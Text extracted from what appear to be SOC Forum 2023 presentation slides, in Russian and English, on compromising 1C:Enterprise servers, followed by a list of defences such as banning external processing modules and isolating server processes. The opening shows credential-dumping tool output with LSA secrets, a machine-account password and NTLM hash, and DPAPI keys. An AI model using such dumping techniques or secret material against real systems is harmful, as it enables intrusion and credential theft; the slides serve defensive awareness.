[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:eb0017c7d23392f837e98eea47fad42c56a13f9fa69a264d6b6c5d436e5f240e5881e5ec
32210b3fc226b128097635461dc52a55c00c930c177b684861068fcd6ec99aeadd9d9c9d5f4d3d77d3f4a64c830346fb9a7b70d4
5e24c2f84ed2cee808c65f8cb3294ef272137b1e7b956de65c8da125814c9438ebe528a643057faf54a70bcae070df8bf16171d1
203c5c22c6cdb6c24677dfa1571b63982f4dff163dd8c82b9ed9df86694e7715eabff10e3726982c78463cad7e90a06d93efc839
06f2754449b6cb894a36662d3f34eeaf024327fd292b823e35c63e761836ef3c897e8db73bb630e02bd60233d69249e
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:a2bb03e800769f0b9bbb3b243ee4f8e7
[*] DPAPI_SYSTEM
dpapi_machinekey:0x53bda96be61f0981c80aa9090f6882718b198333
dpapi_userkey:0x01be6ec3b42f37895307dca2e4d30eabf64425f9
[*] L$ASP.NETAutoGenKeysV44.0.30319.0
0000 76 D5 6B 6E 79 DE 50 2E B1 1A 07 53 50 81 9A D1 v.kny.P....SP ...
0010 A7 37 BA E6 F9 F9 48 7F 5A 6B 49 AA A9 9A E6 F6 .7....H.ZkI.....
0020 7E F8 FE 89 DE 7D 4A 45 60 D6 DE 82 3A 06 AE 49 ~....}JE` ... :..I
```

Что делать?

Запретить внешние
обработки



Создать администраторов
кластера и сервера



Задать парольную
политику/использовать доменную
аутентификацию пользователей



Изолировать процессы ragent,
rmngr и rphost



Ограничить доступ к
1CV8C1st.lst



Не использовать доменную
авторизацию MS SQL Server





Взломать за 60 секунд!



История одного взлома или
проверьте вашу систему на
безопасность



Обработка,
используемая в докладе

SOC FORUM 2023

USSC 

 ЦЕНТР
КИБЕРБЕЗОПАСНОСТИ

ВОПРОСЫ?

